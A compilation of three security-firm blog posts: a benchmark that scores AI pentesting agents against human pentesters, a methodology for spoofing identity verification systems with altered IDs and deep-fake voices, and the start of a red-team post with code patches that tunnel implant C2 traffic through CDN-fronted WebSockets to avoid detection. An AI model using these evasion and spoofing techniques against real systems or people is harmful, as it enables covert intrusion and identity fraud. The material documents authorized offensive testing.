Offensive (Red Team / Pentest) · cloud · azure · web · ad

2.0.1 Evaluating Autonomous Pentesting Tools

If you have spent any time evaluating autonomous pentesting tools, you have seen the numbers: “A model finds 42 percent of the available issues in this open source repository,” “An agent completes 18 objectives on this benchmark,” “A new harness improves recall by 11 percentage points”, etc.

Every one of those figures can be perfectly accurate and still leave you with the same lingering questions: “Is that any good?” and “What does 80 percent on this benchmark even practically mean?” Those questions are hard to answer because the numbers arrive without a reference point. 42 percent of what, measured against whom?

A score without a denominator is a score without a scoreboard. **Underneath all the vendor claims are questions that actually matter.** Those are the question we built EchoBench to answer.

TL;DR

- Empirically calibrated Human Outcome Benchmark to evaluate agentic AI web application pentesting.
- A score of 100 marks parity with a measured human cohort, associate pentesters from NetSPI University
- Four components combine by geometric mean: finding fidelity, difficulty-reach, OWASP breadth, and repeatability. No single strength can hide a weakness.
- Models are scored with their harnesses. every published score ships its cohort, configuration, component values, and evaluation rules alongside the headline number.

How does an autonomous AI system compare to human pentesters?

(On the same applications and under the same finding definitions)

How faithfully can they reproduce validated human findings?

One scoping note before we go further: **EchoBench measures application pentesting, specifically.**

Vulnerability research, fuzzing, and depth of exploitation are all important capabilities, and existing benchmarks already cover them well.

What has gone unmeasured is the job itself: can an autonomous system perform an application pentest the way a person does?

EchoBench supplies that missing denominator, and the denominator is people.

An ECHO score of 100 marks parity with a measured human cohort across the dimensions included in the benchmark. Today, that cohort consists of associate pentesters, and every score is calibrated against their reviewed results. The score describes performance under a defined application assessment protocol. Broader professional activities, such as client communication, architectural review, remediation planning, and novel vulnerability research, remain distinct areas of practice.

That scope is what makes the result useful. A score has a clear subject, a clear reference group, and a clear set of conditions. It also saves everyone from measuring against an unspecified security expert who apparently has unlimited time, perfect recall, and no calendar invitations.

2.0.2 What EchoBench measures

EchoBench evaluates a **model and harness configuration together**, because that is how these systems actually ship. The model matters, and so do the prompts, tools, browser environment, context handling, execution policy, report generation, and orchestration logic.

A capable model with a browser, durable memory, specialized tools, and a disciplined reporting workflow is a different evaluated system from the same model thinking hard in a minimal shell. Configuration details belong beside every score, and in EchoBench they always appear there.

The benchmark scores four things: finding fidelity, difficulty-reach, OWASP breadth, and repeatability. Agent results are compared with human results on the same application, those target level comparisons feed the four components,

and the components combine into the headline ECHO score. The graphic below walks through the flow.

F : Finding fidelity

Strict F1 against the humans who tested the same target. Discovery and reporting discipline, together.

D : Difficulty-reach

Recall parity across easy, moderate, and hard findings. Can the system get to the hard stuff at all?

O : OWASP breadth


Macro category recall parity across the applicable OWASP 2025 categories.

Q : Repeatability

Lower quartile agent F1 against the lower quartile of the human reference. What happens on a bad day.

How the ECHO score is built

Agents and humans face the same targets and reporting criteria, then results are compared component by component



How the ECHO score is built

Public and proprietary targets are scored separately long enough to reveal any provenance related differences, then combined into the final result. Every publication shows the intermediate component and provenance results, keeping the evidence on the table next to the headline number.

2.1 The math behind the score

Under the hood, the score is a chain of simple ratios. For every target and every metric, the agent’s statistic is divided by the human cohort’s statistic on that same target, so **a ratio of 1.0 means the system matched the humans there**. Those ratios feed the four components: F for finding fidelity, D for difficulty-reach, O for OWASP breadth, and Q for repeatability. The components combine within each target group, and the groups combine into the headline number:

Both combinations are **geometric means**, and that choice does a lot of work. With a regular average, one great score can hide one terrible score and the overall result still looks respectable. A geometric mean refuses to do that: if any of the four measurements sits near zero, the whole score sits near it. Strong finding fidelity cannot make up for minimal OWASP breadth, and excellent easy finding recall cannot erase an unreliable lower tail.

The same property is why **the scale gets steeper as you climb**. Moving from 40 to 50 can come from cleaning up one weak component. Moving from 90 to 100 requires every component to approach parity on every target group at the same time, so each remaining weakness costs more as the score rises. **Nobody coasts to 100**.

In this first version, component credit is capped at parity, so the headline tops out at 100 while performance beyond the cohort stays visible in uncapped companion ratios published beside the score. Scoring above 100 is absolutely possible in principle, because the score is relative to a comparison baseline rather than an absolute ceiling, and that is exactly what later versions are being designed for as the industry progresses.

Versioning is part of the design. Every published score pins its benchmark version, human cohort, ground truth, and evaluation rules, so results stay comparable within a version. Future versions will raise the bar deliberately: real world applications, active open source projects, and human baselines that step up in seniority from associates toward experienced consultants. **Same yardstick, taller measurements**.

2.2 The Benchmark Corpus

The current corpus contains **five web applications and 184 canonical finding IDs**. A canonical finding ID represents one specific, reportable security opportunity under the benchmark criteria, not a general theme.

That precision matters. A report that gestures at access control in broad terms only reproduces a validated authorization finding when it brings meaningful evidence about the relevant **endpoint, role, object, and impact**.


Security researchers curate and version the canonical corpus, and it is allowed to grow. When a tester uncovers a valid issue that prior work missed, that finding can enter review, because realistic ground truth should improve over time. The corpus is a reviewed reference with explicit versioned boundaries, not a museum.

Benchmark composition	Current Value
Web applications	5
Canonical finding IDs	184
Associate application assessments in the program data	Roughly 300
Years of NetSPI University cohorts in the broader program data	5
Findings with human assigned difficulty labels	173 of 184
Applicable OWASP 2025 categories	8

Difficulty levels are assigned by humans on a scale that runs from 0 through 10, and the current labeled findings occupy levels 1 through 10. Of the 184 findings, 173 carry labels so far: **117 easy** findings at levels 1 through 3, **40 moderate** findings at levels 4 through 6, and **16 hard** findings at levels 7 through 10.

The corpus gets meaningfully harder

Human assigned scale: 0 through 10. Current labels occupy levels 1 through 10



Finding opportunities by difficulty band

The distribution is useful and mildly sobering. Easy findings make up most of the labeled corpus, which means an overall recall number will naturally lean toward that larger group unless the benchmark deliberately exposes performance by difficulty.

EchoBench keeps those bands visible. Reliably sweeping up easy findings delivers real operational value, especially across a large application portfolio. Moderate and hard findings test different muscles: sustained exploration, state tracking, careful validation, and longer reasoning chains. The score preserves those distinctions rather than blending them into a single flattering average.

The corpus also spans eight applicable OWASP 2025 categories, with applicability determined at the target level. An application with no opportunity in a category creates no missing finding for either the human or the agent. **Nobody gets penalized for failing to find what was never there.**

2.3 The human reference

The human reference comes from **NetSPI University**, whose program data spans five years of cohorts and roughly 300 completed application assessments. The current matched snapshot draws on nearly one hundred of those, and the rest are being aligned to canonical finding IDs so the full data set can stand behind the reference.

NetSPI University trains associate and entry level consultants for six months before they perform assessments on these applications. Participants receive structured technical preparation, then work through a consistent assessment program. **The result is exactly what a benchmark needs: a structured, repeatable performance baseline.**

The current aggregate metric snapshot reflects the matched records available today, while the active reference is defined by the matched assessments included in its published analysis. As the remaining assessments from those five years of cohorts finish alignment, the reference grows toward the full data set of roughly 300.

Before the numbers, a quick primer on the metrics. Precision is the share of reported findings that turn out to be valid. Recall is the share of available findings that actually get found. F1 blends the two into a single score that only stays high when both are high, which punishes the tester who reports everything and hopes, as well as the tester who reports one perfect finding and calls it a day.

Human results are aggregated so each application receives equal influence, which stops an application with more completed assessments from quietly taking over the benchmark. Across the five applications, the application equal human means land at **64.6 percent precision, 57.9 percent recall, and 59.3 percent F1.**

Precision

The share of reported findings that turn out to be valid.

Recall

The share of available findings that actually get found.


F1

Blends the two, and only stays high when both are high.

Precision, recall, and F1 are aggregated separately across assessments and applications, and the displayed F1 is the mean of individual F1 values. These are actual assessment level results, not idealized ones. Application level performance shows why target specific calibration matters.

Human reference F1 varies by target

Class balanced means from the current matched associate assessment snapshot



Human reference F1 by application

Web Application	Associate Human F1
Public Application A	71.2 percent
Public Application B	59.8 percent
Public Application C	38.9 percent
Proprietary Application A	64.2 percent
Proprietary Application B	62.5 percent

Human F1 ranges from 71.2 percent on Public Application A down to 38.9 percent on Public Application C. The same raw agent F1 therefore means very different things on different targets. A result may trail the associate cohort on one application and match it on another.

EchoBench preserves the application specific denominator before combining anything, which gives difficult targets their proper context and keeps strong human performance visible where it occurs.

The reference also captures normal human variation. Associates omit findings, submit claims that fail strict validation, spend time on unproductive paths, and occasionally discover something clever five minutes after the assessment

ends. Experienced consultants will recognize the phenomenon, possibly from personal experience.

Human parity, in other words, represents **measured cohort performance**, complete with the variation and missed findings that come with real people doing real assessments.

2.4 Finding fidelity

Finding fidelity asks the most direct question in the benchmark: on this exact target, how does the system’s strict F1 compare with the humans who tested it?

Useful pentesting output requires both discovery and reporting discipline. Recall measures how many canonical findings the system reproduced. Precision measures how much of the submitted output survived validation. F1 combines the two, rewarding systems that find real issues and describe them with enough specificity to be matched and reviewed.

Component F

Agent strict F1 $\div$ human strict F1, on the same application. A ratio of 1.0 is parity. Unsupported claims stay attached to the system that produced them.

This component keeps unsupported claims attached to the system that produced them. A generous reporting strategy may boost recall, but the resulting false positives still count against fidelity. That mirrors the reviewer experience, because someone eventually has to validate the report, reproduce the evidence, and explain why a confident paragraph about remote code execution contains neither code execution nor much remoteness.

F1 cannot express every quality of a professional finding. Severity, clarity, remediation value, and business context all matter. Strict F1 simply provides the focused core measure: did the system reproduce validated findings under common criteria?

The comparison stays application specific. Agent fidelity on Public Application A is measured against human fidelity on Public Application A, and the same alignment holds across all five applications.

2.5 Difficulty-reach

Difficulty-reach asks whether the system can get to the hard stuff. It measures **recall parity across easy, moderate, and hard findings**.

Human assigned difficulty is contextual, and everyone in this field knows it. A revealing error message can make a difficult path much easier. An apparently simple issue can consume an afternoon when authentication state develops opinions of its own. Even with that variation, reviewed labels provide a structured view of investigative reach.

The three bands receive separate attention, which prevents the 117 easy findings from drowning out the 40 moderate and 16 hard ones. A system that reliably collects common issues will show that strength. A system that also reaches findings requiring deeper exploration will show a broader capability profile, and the difference will be visible in the score.

Difficulty-reach uses recall because its question is about *access*: can the system reach the finding opportunities in each band at all? Precision already lives in finding fidelity, and keeping the signals distinct keeps both easier to interpret.

The remaining 11 findings still need labels before they join the full difficulty analysis. Current reporting identifies the labeled subset clearly.

2.6 OWASP breadth

OWASP breadth measures macro category recall parity across the applicable OWASP 2025 categories. Translated: does the system explore everywhere, or does it just have favorites?

Each applicable category carries equal, meaningful influence. That keeps the common vulnerability classes from controlling the whole result and reveals whether a system actually ranges across different classes of weakness.

Component O

Recall parity per applicable OWASP 2025 category, weighted equally. Applicability is decided per target, so breadth is measured against opportunities that actually exist.

Autonomous systems develop recognizable habits. One configuration may inspect injection paths diligently while giving authorization a polite wave from across the room. Another may enumerate broadly but struggle with business logic or stateful workflows. Category breadth turns those patterns into visible evidence.

OWASP categories are a practical organizational lens rather than a perfect one. Finer application security distinctions stay visible in the finding level results, while the category view offers a familiar, reviewable summary of cover-

age. Only applicable categories count on each target. Breadth measures performance against opportunities that actually exist.

2.7 Repeatability

Autonomous testing is stochastic. Repeated executions explore different routes, chase different hypotheses, and produce reports of varying quality. One excellent run is valuable evidence. It is not, however, a service level. The primary view compares the **lower quartile of agent F1** with the lower quartile of the human reference. Every assigned attempt stays in the distribution, and failed, timed out, and unusable attempts receive zero under the declared evaluation rules. There is no quietly discarding the bad runs.

Variation itself can be productive. Diverse exploration gives repeated strategies a chance to reach different findings. Repeatability simply checks whether that diversity still produces a dependable floor. The statistic requires adequate repeat coverage. Sparse cells support engineering checks and pipeline validation. Balanced repeated cells support public claims, and EchoBench keeps that line bright.

Component Q

Repeatability asks the question every deployment eventually asks: what happens on an ordinary bad day?

2.7.1 What ships with every score

Every published score identifies the human reference cohort, model, harness, target versions, run budget, and evaluation rules, along with target metrics, component values, uncapped human relative results, provenance views, and repeat coverage. Readers with different operational priorities can take the component values and weight them however their world requires. If that sounds like a lot of disclosure, that is the point.

Cost and runtime stay separate from the score. ECHO measures reproduction of a named human outcome, and resource reporting shows what the system consumed getting there. Readers can then judge whether a strong result fits their own economic and operational constraints.

- **Reference** : the human reference cohort, benchmark version, ground truth, and evaluation rules.

- **Configuration** : model, harness, target versions, and run budget.
- **Results** : target metrics, component values, uncapped human relative results, provenance views, and repeat coverage.

2.8 Provenance and recognition

The benchmark includes public recognizable applications and proprietary ones. Public targets support reproducibility and comparison. Proprietary targets provide evidence under different familiarity conditions.

Target provenance deserves careful treatment. A proprietary application may still share libraries, patterns, descriptions, or derived material with content encountered during model training. Provenance records describe what is known about origin, distribution, access, and benchmark handling.

Run traces add another useful layer. Models sometimes identify a target with great confidence after the hostname or branding already supplied the answer. This can resemble a detective announcing a discovery while the subject’s name remains printed on the mailbox.

Recognition from visible evidence is a valid capability. Hostnames, page titles, logos, certificates, source comments, and default content can all provide strong clues. Preserved run traces let reviewers separate those observations from prior familiarity. The result is a positive and explainable provenance record: reviewers can see what the system observed, when it observed it, and how the conclusion followed.

Sometimes the model performs impressive inference. Sometimes the application is wearing a name tag. Both are easier to understand with a trace.

2.9 Repeated runs and pass at k

The primary ECHO operating point is **one completed run and one submitted report**. That matches how a normal autonomous assessment launches, and it aligns naturally with one completed human assessment. Pass at k provides the companion view for repeated attempts, and EchoBench uses three distinct flavors of it.

Standard oracle pass at k

Each candidate gets a full budget, and hidden ground truth picks the winning report after the fact. A candidate counts as a success when its strict

precision and strict F1 both meet the target human medians. A useful upper bound with an honest label: the oracle part tells you that benchmark knowledge chose the winner, which is not something you get to do in production.

Fixed total budget strategy success at k

The one you could actually run. A complete retry policy gets one shared budget and must submit a single final report, blind, using only what the evaluated harness can see. Agent execution, selection, merging, reconciliation, and report generation all draw down that same declared budget. There are no free retries.

Benchmark union F1 at k

Answers the coverage question. True findings are deduplicated by canonical finding ID, while every distinct false positive and unsupported claim stays attached to the union, shown separately for full and fixed budget regimes. Claim volume and duplicate volume appear beside the curve, so readers can estimate the review burden before volunteering for it.

The three views answer different operational questions. Oracle pass at k measures the benefit available when hidden truth can pick the winner. Fixed total budget success measures a retry policy you could actually deploy. Union F1 shows the cumulative coverage and the reporting cost that comes with it.

Pass at k stays *outside* the four ECHO components because retry allocation and report selection are separate operating policies. The headline score describes the core human relative assessment result. Repeated run curves show what additional resources and orchestration can buy.

Balanced comparison cells must align target, model, harness, prompt, budget, timeout, and version. The current snapshot has no cells with five comparable runs yet, so the first pass at k curve arrives after balanced repeat collection. The existing repeats are already earning their keep by validating software behavior and scoring logic.

2.10 Publication protocol

The first numeric release will complete the alignment and repeat coverage needed for defensible ECHO reporting. Here is what that involves.

The methodology will spell out validation criteria, applicability decisions, human aggregation, component construction, repeatability statistics, report

matching, and configuration reporting. Judge agreement and uncertainty intervals ride along with the primary results, because a benchmark that scores other systems should be comfortable being scored itself.

Sensitivity analysis will show how the conclusions change when each target is removed in turn. With five applications, any single target can swing a compact benchmark, so the public results will identify assessment counts and repeat coverage clearly enough for readers to judge each comparison for themselves.

Component results and uncapped human relative views will appear beside the headline score. Readers will be able to see whether a system reaches parity through balanced performance or approaches it while hiding a distinct weakness in fidelity, difficulty, breadth, or repeatability.

Cost, runtime, model charges, and infrastructure use will appear as separate evidence. A performance and cost view can then show which configurations provide useful operating points while keeping quality and expense legible as separate axes.

EchoBench covers validated web application findings under defined assessment conditions, and that boundary is what keeps the claims testable. Professional pentesting also includes scoping, client communication, architectural judgment, remediation advice, novel research, and creative investigation beyond the current corpus. Future work can measure more of those skills with the same commitment to measured cohorts and paired evidence.

2.11 A more useful denominator

EchoBench gives autonomous pentesting a practical human reference.

- Agents and humans face the same **five applications** .
- Their reports map to the same **184 canonical finding IDs** .
- Difficulty comes from **human assigned labels** , and breadth follows applicable **OWASP 2025 categories** .
- Repeatability reflects **lower tail performance** , and public and proprietary provenance remain visible.
- Models are evaluated **with their harnesses** . Retry policies and cost stay explicit.

The reference draws from roughly 300 associate application assessments across five years of NetSPI University cohorts, and the cohort behind every future score will be measured with the same care.

The benchmark is designed for scrutiny and useful disagreement. Researchers may prefer different category systems, severity treatments, or operating budgets. Practitioners may value precision, hard finding reach, consistency, or cost differently. EchoBench gives those discussions a common factual base.

We invite researchers, builders, consultants, and security teams to examine the methodology, challenge assumptions, contribute evidence, and help expand the measured cohorts. The goal is a benchmark that improves through review and remains clear about what every score means.

EchoBench makes the denominator human

Put an autonomous AI next to a measured human cohort

EchoBench

3 Verifying the Verifier - Assessing Identity Verification Services

<https://www.netspi.com/blog/executive-blog/social-engineering/verifying-the-verifier-assessing-identity-verification-services/>

Offensive (Red Team / Pentest) · cloud · azure · web · ad

As artificial intelligence and machine learning (AI/ML) systems become more integrated into the applications that we use daily, it is inevitable that we will see them become tools that can be leveraged to help identify users. In areas of business where identities must be validated, such as the service desk or customer support, they can be used to help verify the authenticity of identity documentation that a user provides.

These factors will present in many different forms ranging from biometric authentication mechanisms like facial recognition, to printed documents such as a driver's license or passport. Regardless of the medium, the presented data must be checked against an authoritative database. While in many cases these integrations can return impressive results, the question must be asked:

How can we ensure that these systems are being designed and implemented with security in mind as they are handling our most sensitive data?

In this article, I will lay out the testing methodology that we employ to ensure that these systems are working as intended. Yet, before we get into the specifics of the methodology, it would be best if I gave you a high-level description of an identity verification assessment.

3.0.1 What is an Identity Verification Assessment?

An Identity Verification (IDV) assessment is a multifaceted, interdisciplinary process designed to evaluate whether an IDV system is accurately validating the legitimacy of the identities presented to it, as well as a high-level check to ensure that the underlying infrastructure is configured to securely handle sensitive information.

The goal is to determine whether the system can reliably distinguish between legitimate and fraudulent identity data. This process helps identify vulnerabilities and provides recommendations for improving the system's robustness and accuracy.

IDV systems often focus on a single verification factor, such as ID cards, biometrics, or voice. These assessments begin by collecting original, authentic data (referred to as “control data”). This may include genuine voice recordings, government-issued identification, or biometric test cases.

Next, the assessor creates altered or synthetic versions of this control data to simulate fraudulent attempts, commonly referred to as “spoofed” or “fake” data. These manipulated inputs are then submitted to the IDV system to observe how it responds. As the spoofed data is submitted, the assessor will also verify that technical controls are in place, and that the underlying infrastructure is handling data with best practices in mind. Additional application or network assessments may be recommended if baseline checks are not adequately met.

3.0.2 Methodology

An IDV assessment is performed across multiple phases. Broadly speaking, they are: Data Aggregation and Synthetic Data Creation; Reconnaissance; Baseline Validation; Adversarial Testing; Reporting Observations.

3.0.3 Data Aggregation and Synthetic Data Creation

At its core, this phase of testing is where it all starts. Through the scoping conversation, several factors are discussed and agreed upon before this phase begins. These factors include but are not limited to the number of original identities that need to be created for the assessment.

It is possible to use the identities of real individuals, but this poses certain challenges due to the sensitive nature of the documents. NetSPI works with our partners to ensure that the proper controls are in place to keep sensitive data secure.

The goal is to allow the systems and integrations to be evaluated with minimal exposure of personally identifiable data that needs to be shared.

It is NetSPI’s belief that these systems can be evaluated using data that is structured in the same manner as the real data, but do not contain real identities.

It is also during this phase where the initial synthetic data will be created. If the assessment is designed to test a system that handles physical identity documents such as driver’s licenses or passports, it will be created using both out-of-the-box photo manipulation software as well as a suite of in-house custom

tools. The identities would be taken from their original state and manipulated to create new documents. This would include swapping the face on the ID, changing the data such as the birth date, and updating the identification number or other relevant information that the ID contains.

If the assessment is designed to test audio recognition, NetSPI will create deep-fake voices and attempt to bypass the voice authentication system. The original voice is run through a series of commercial and open-source tooling to clone, manipulate, and record new audio clips. Submissions to the IDV platform can be performed via real-time voice manipulation (e.g., through a live phone call), or programmatically to gauge its ability to detect replay attacks.

3.0.4 Reconnaissance

Once the data has been collected and the synthetic data has been created, the assessment moves to the next phase. The assessor will walk through the application, observing how it behaves when used by the intended, non-adversarial user. The assessor will be looking for a couple of key things at this stage:

1. Does the application specify or restrict the types of documents that it accepts?
2. What does the submission workflow look like?
3. If the IDV system is an integration into an existing platform, does the integration follow security best practices?
4. Is it using best practices for handling data and data submission?

3.0.5 Baseline Validation

Baseline validation frequently overlaps with reconnaissance and is often performed alongside it. Where reconnaissance aims to document how the system is meant to behave, baseline validation captures how it behaves when valid input is submitted. The assessor submits the original control data through each workflow and records what a legitimate submission looks like end-to-end. This will reveal which documents the platform accepts in practice, and the requests and responses exchanged with the application backend. This record becomes the reference point that the adversarial phase is measured against.

3.0.6 Adversarial Testing

In this phase of testing NetSPI will be acting as an adversary who is attempting to bypass the identity verification process. Working with the synthetic data, the assessor will submit the identities that they have created and observe how the platform handles those submissions. While they are submitting the synthetic data, the assessor will be looking for the following:


1. How the platform handles synthetic identities and inputs crafted to defeat the verification workflows.
2. How it responds to spoofing of environment-specific condition (e.g., device detection, sensors, audio fingerprinting, virtual camera detection, etc.)
3. Whether the authentication process can be evaded entirely.
4. If the network / HTTP traffic returns any sensitive data.

Deviations from the baseline will indicate where deeper, targeted testing may be warranted against a specific component of the platform or integration.

3.0.7 Reporting Observations

Once the assessment has been completed, the assessor generates a report that will include any platform specific findings and reproducible proof-of-concept steps, as well as mitigation strategies that can be implemented. These recommendations are based on industry best practices as well as known standards including NIST 800-63-3.

Test cases are categorized based on their medium, the type of attack that was performed, and the level of sophistication that would be required for a threat actor to replicate it. An example of what this looks like in practice would as follows:



08.21.26_EXEC_ByPass-ID-System-2

All the data collected will be consolidated and analyzed to identify insecure procedures. Vulnerabilities will be prioritized based on potential impact and likelihood. NetSPI will then formulate recommendations for mitigating identified security issues.

3.0.8 Wrap up

As the prevalence of generative AI usage increases, adversarial groups will continue to adapt and use it for their own means. One of the areas that it can have the greatest impact is for the use case of identity theft. The systems confirming our identities are the first line of defense when it comes to protecting our most sensitive information. They need to be audited with the same rigor as the networks and applications that house our data.

4 BOFScale: A CDN-Fronted Tailnet from a BOF-PE

<https://www.netspi.com/blog/technical-blog/red-teaming/bofscale-a-cdn-fronted-tailnet-from-a-bof-pe/>

Offensive (Red Team / Pentest) · cloud · azure · web · ad

4.1 Introduction

Running Tailscale as a network layer for C2 traffic is not a new idea. What makes this implementation different is that the entire Tailscale daemon runs inside the implant process with no driver, no service, no disk state, and no child processes. Traffic relays over standard WebSockets that are indistinguishable at the edge from a browser opening a WebSocket connection, which means both the DERP relay servers and the control plane can sit behind CloudFront or Fastly without any special handling.

This post covers three tools that work together to make this possible. The first is `tailscaled`, a modified Tailscale daemon compiled as a BOF-PE that runs as an async background job inside the implant. The second is `tailscale`, a light-weight C++ BOF-PE that acts as the operator-facing client, letting you bring the node up, check its status, advertise routes, and shut it down. The third is `socksportfwd`, which bridges the gap that exists in userspace networking mode by forwarding local ports through the SOCKS5 server that `tailscaled` exposes, routing traffic to any node on the tailnet.

Build instructions and release binaries are available on the [GitHub repository](#) that accompanies this post. If you are not familiar with the BOF-PE pattern yet, the NetSPI blog [The Future of Our Beacon Object Files \(BOFs\)](#) is the place to start before reading further.

4.2 Why Tailscale Needed Patching

Tailscale's architecture relies on two things getting through to the internet. The first is the control plane, which uses a protocol called TS2021, a Noise-encrypted session established over an HTTP connection upgrade. The second is DERP, the relay service Tailscale falls back to when peers cannot reach each other directly. DERP also uses its own HTTP upgrade mechanism.

Neither of these look anything like a standard WebSocket connection. CDN providers like CloudFront and Fastly understand RFC 6455 WebSockets at the edge, but these non-standard upgrades just result in errors. This matters because fronting the DERP servers and a self-hosted Headscale instance behind a CDN is a straightforward way to make the traffic blend in, as long as Tailscale is actually speaking standard WebSockets.

The vanilla Tailscale client does have WebSocket support, but it was gated behind a JavaScript-only build tag and a debug environment variable. Making it work properly on Windows and Linux for DERP, and extending it to the TS2021 control protocol, required a handful of targeted changes to the codebase. The rest of this section walks through those changes in the order they were made.

4.3 Making Tailscale Speak RFC 6455

4.3.1 Enabling WebSocket DERP on Windows

The WebSocket dial path in `derp/derphttp/websocket.go` had a build constraint that only included it for JavaScript targets. The first change extended that to Windows unconditionally.

```
//go:build js || windows || ((linux || darwin) && ts_debug_websockets)
```

Along with the build tag change, the `init` function was extended to set up a proper `http.Client` that honors the system proxy via `tshttpproxy`, so the WebSocket dial respects whatever proxy configuration the host has. This is the same proxy-awareness that the rest of Tailscale uses.

```
func init() {
    dialWebsocketFunc = dialWebsocket
    transport := &http.Transport{
        Proxy: tshttpproxy.ProxyFromEnvironment,
    }
    httpClient = &http.Client{
        Transport: transport,
    }
    tshttpproxy.SetTransportGetProxyConnectHeader(transport)
}
```

4.3.2 Extending WebSockets to the TS2021 Control Channel

The DERP relay was now capable of using WebSockets, but the control plane was still using its standard upgrade path. The WebSocket dial logic in `control/controlhttp` was originally only compiled for JavaScript, where it shadowed the standard `Dial` method. Renaming it to `DialJS` and making it available alongside `Dial` meant both paths could coexist and be selected at runtime.

The `ts2021/client.go` was then updated to check an environment variable and choose accordingly:

```
if ws, _ := envknob.LookupBool("TS_DEBUG DERP_WS_CLIENT"); ws {
    clientConn, err = chd.DialJS(ctx)
} else {
    clientConn, err = chd.Dial(ctx)
}
```

This was a steppingstone rather than the final design, but it confirmed the control protocol could tunnel over a standard WebSocket without issues.

4.3.3 Always Compile WebSocket Support on Desktop Platforms

With the initial implementation confirmed working, the `ts_debug_websockets` build tag was dropped entirely. WebSocket support is now compiled unconditionally on Windows, Linux, and Darwin. The `websocket_stub.go` build constraint was updated to match so the correct file is always selected.

```
//go:build js || windows || linux || darwin
```

4.3.4 Automatic Fallback Without an Environment Variable

The environment variable approach works, but requiring the operator to set it is unnecessary friction and breaks the goal of having the daemon start cleanly with no manual configuration. A more elegant approach is to try the standard upgrade path first and fall back to WebSockets if an intermediate proxy blocks it.

For the control plane in `control/controlhttp/client.go`, the fallback triggers on an HTTP 500 response, which is what CDN edges typically return when they cannot forward a non-standard upgrade:

```

if resp.StatusCode != http.StatusSwitchingProtocols {
    if resp.StatusCode != 500 {
        return nil, fmt.Errorf("unexpected HTTP response: %s", resp.Status)
    } else {
        return a.DialJS(ctx)
    }
}

```

For DERP in `derp/derphttp/derphttp_client.go`, the WebSocket dial logic was factored out from the main `connect` function into a dedicated `dialWebSocket` method. If the standard DERP handshake returns HTTP 426, the code falls back to that method automatically:

```

if resp.StatusCode != 426 {
    b, _ := io.ReadAll(resp.Body)
    resp.Body.Close()
    return nil, 0, fmt.Errorf("GET failed: %v: %s", err, b)
} else {
    c.logf("%s: connecting to derp-%d (%v) via websocket due to HTTP status 426",
        caller, reg.RegionID, reg.RegionCode)
    return c.dialWebSocket(ctx, caller, reg)
}

```

The environment variable `gate` in `ts2021/client.go` was removed at the same time, so `Dial` now handles the fallback internally. Neither the operator nor the BOF entry point need to know which path was taken.

4.3.5 Forcing WebSocket Mode from the Entry Point

With the automatic fallback in place, the environment variable approach is redundant. However, the BOF entry point still sets `TS_DEBUG DERP_WS_CLIENT=1` explicitly. This ensures WebSocket mode is preferred from the start rather than only after a failed standard upgrade attempt, which avoids an unnecessary round trip on environments where the standard path is definitely blocked.

`os.Setenv("TS_DEBUG DERP_WS_CLIENT", "1")` With all of this in place, both DERP relays and Headscale can be fronted by CloudFront or Fastly. The traffic at the CDN edge is a standard `Upgrade: websocket` request with a `derp` or `ts2021` subprotocol header, which CDNs handle without any special configuration beyond enabling WebSocket forwarding on the distribution.

4.4 The Headscale Stack

The `headscale` folder contains a Docker Compose stack that runs the entire control plane and DERP relay infrastructure the operator needs. It combines Headscale with its embedded DERP relay and the Headplane admin UI, all configured from the start to sit behind a CDN distribution.

Deploying it is a single command:

```
HEADSCALE_HOSTNAME=d1a2b3c4e5f6g7.cloudfront.net docker compose up
```

